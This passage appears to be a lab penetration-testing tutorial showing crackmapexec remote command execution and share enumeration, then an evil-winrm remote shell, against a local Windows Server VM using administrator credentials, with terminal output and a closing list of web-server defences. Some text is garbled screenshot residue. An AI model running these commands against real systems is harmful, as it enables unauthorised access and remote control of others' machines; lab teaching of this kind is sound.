SMB      192.168.2.142  445  WIN-UGKDB6AA8J0
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  Ethernet adapter Ethernet:
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  Connection-specific DNS Suffix . . . . . : 2409:40c2:12a4:b319:a811:ede8:1d57
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  IPv6 Address . . . . . : fe80::a811:ede8:1d57%3
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  Link-local IPv6 Address . . . . . : fe80::803e:d1ff:fe37:c8%3
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  IPv4 Address . . . . . : 192.168.2.142%3
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  Subnet Mask . . . . . : 255.255.255.0%3
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  Default Gateway . . . . . : fe80::803e:d1ff:fe37:c8%3
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  192.168.2.226

(root@Kali)-[~] #
```

## 5.Command:-: **crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --exec-method smbexec -x "net user"**




```
root@Kali:~# crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --exec-method smbexec -x "net user"
J 3 cm of rain Friday
(root@Kali)-[~] #
```

## Result

**Explanation:-** □ You listed the user accounts on the target Windows Server.

**These accounts were found:**

- **Administrator**
- **DefaultAccount**
- **Guest**
- **WDAGUtilityAccount**



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~

└─(root@Kali)-[~]
# crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --exec-method smbexec -x "net user"

SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [*] Windows Server 2022 Build 20348 x64 (name:WIN-UGKDB6AA8J0) (domain:WIN-UGKDB6AA8J0) (signing:False) (SMBv1:False)
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [+] WIN-UGKDB6AA8J0\administrator:test@123 (Pwn3d!)
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  [+] Executed command via smbexec
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  User accounts for \\
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0
_____
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  Administrator          DefaultAccount        Guest
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  WDAGUtilityAccount
SMB      192.168.2.142  445  WIN-UGKDB6AA8J0  The command completed with one or more errors.

└─(root@Kali)-[~]
#
```

**6. Command :-** `crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --shares --exec-method smbexec`



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:~ root@Kali:~ 
[root@Kali:~]# crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --shares --exec-method smbexec
```

The screenshot shows a terminal window on a Kali Linux desktop. The terminal is running as root and executing the command `crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --shares --exec-method smbexec`. The output of the command is visible in the terminal window.

## Result 🌟

**Explanation:- You successfully connected to the SMB server and listed shared folders.**

- **ADMIN\$:** Remote admin share (read/write).
- **C\$:** Full C drive share (read/write).
- **IPC\$:** Communication share (read only).

**✓ You have permission to access and modify files in ADMIN\$ and C\$.**

```
# crackmapexec smb 192.168.2.142 -u administrator -p 'test@123' --shares --exec-method smbexec
SMB 192.168.2.142 445 WIN-UGKDB6AA8J0 [*] Windows Server 2022 Build 20348 x64 (name:WIN-UGKDB6AA8J0) (domain:WIN-UGKDB6AA8J0) (signing:False) (SMBv1:False)
SMB 192.168.2.142 445 WIN-UGKDB6AA8J0 [+] WIN-UGKDB6AA8J0\administrator:test@123 (Pwn3d!)
SMB 192.168.2.142 445 WIN-UGKDB6AA8J0 [+] Enumerated shares
SMB 192.168.2.142 445 WIN-UGKDB6AA8J0 Share Permissions Remark
SMB 192.168.2.142 445 WIN-UGKDB6AA8J0 ADMIN$ READ,WRITE Remote Admin
SMB 192.168.2.142 445 WIN-UGKDB6AA8J0 C$ READ,WRITE Default share
SMB 192.168.2.142 445 WIN-UGKDB6AA8J0 IPC$ READ Remote IPC

#
```

### 3. Gaining Access Using Evil-WinRM :-

Evil-WinRM is a popular **post-exploitation tool** used by penetration testers and ethical hackers to get a **remote shell** on Windows machines using the **Windows Remote Management (WinRM)** service.

**How to use it :-**

**Command :-** evil-winrm -i 192.168.2.142 -u administrator -p 'test@123'



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~


[root@Kali: ~]
# evil-winrm -i 192.168.2.142 -u administrator -p 'test@123'
```

29°C Mostly cloudy

Search

13:46 12-06-2025

- Provide Password



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~

[root@Kali: ~]
# evil-winrm -i 192.168.2.142 -u administrator -p 'test@123'
```

29°C Mostly cloudy

Search

13:46 12-06-2025

- Attack Started 🎉

```
(root@Kali)-[~]
# evil-winrm -i 192.168.2.142 -u administrator -p 'test@123'
Enter Password:

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
```

- Remote connection established ✅ 🎉

```
for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

- Target Ip address 👈



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . . . .
IPv6 Address . . . . . : 2409:40c2:12a4:b319:a811:dba:ede8:1d57
Link-local IPv6 Address . . . . . : fe80::a811:dba:ede8:1d57%3
IPv4 Address . . . . . : 192.168.2.142
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::803e:diff:fe37:c817%3
                           192.168.2.226
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

## ● Target Directories



```
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~

Mode LastWriteTime Length Name
d--- 6/11/2025 11:16 PM
d-r-- 6/10/2025 2:10 AM Administrator
d-r-- 6/10/2025 2:10 AM Public

*Evil-WinRM* PS C:\Users> cd ..
*Evil-WinRM* PS C:\> ls

Directory: C:\

Mode LastWriteTime Length Name
d--- 5/8/2021 1:20 AM
d-r-- 6/10/2025 2:10 AM PerfLogs
d--- 5/8/2021 2:40 AM Program Files
d-r-- 6/10/2025 2:10 AM Program Files (x86)
d--- 6/10/2025 2:10 AM Users
d--- 6/12/2025 1:05 AM Windows
*Evil-WinRM* PS C:\>
```

# How to Defend Against Web Server Attack

## 1. Keep Software Updated

- Regularly update the web server, CMS, frameworks, and plugins.
- Patching fixes known vulnerabilities that attackers can exploit.

## 2. Use a Web Application Firewall (WAF)

- Filters and blocks malicious HTTP traffic.
- Helps protect against common attacks like SQL injection, XSS, and DDoS.

## 3. Secure Server Configuration

- Disable directory listing.
- Remove default files, pages, and unnecessary services.
- Restrict access to sensitive files using permissions and authentication.

## 4. Input Validation & Sanitization

- Validate all user inputs on the server side.
- Use prepared statements and parameterized queries to prevent SQL injection.

## 5. Implement HTTPS (SSL/TLS)

- Encrypts data between client and server.
- Prevents man-in-the-middle attacks and eavesdropping.

## 6. Strong Authentication & Session Management

- Use strong passwords and multi-factor authentication.
- Secure session cookies with HttpOnly and Secure flags.

- Implement session timeouts.

## **7. Regular Security Testing**

- Perform vulnerability scans, penetration testing, and code reviews.
- Continuously monitor for security gaps.

## **8. Logging & Monitoring**

- Enable detailed logging of web server access and errors.
- Monitor logs regularly to detect suspicious activity.

## **9. Backup & Recovery Plan**

- Regular backups ensure quick recovery from attacks like ransomware or data breaches.
-

**THANK YOU**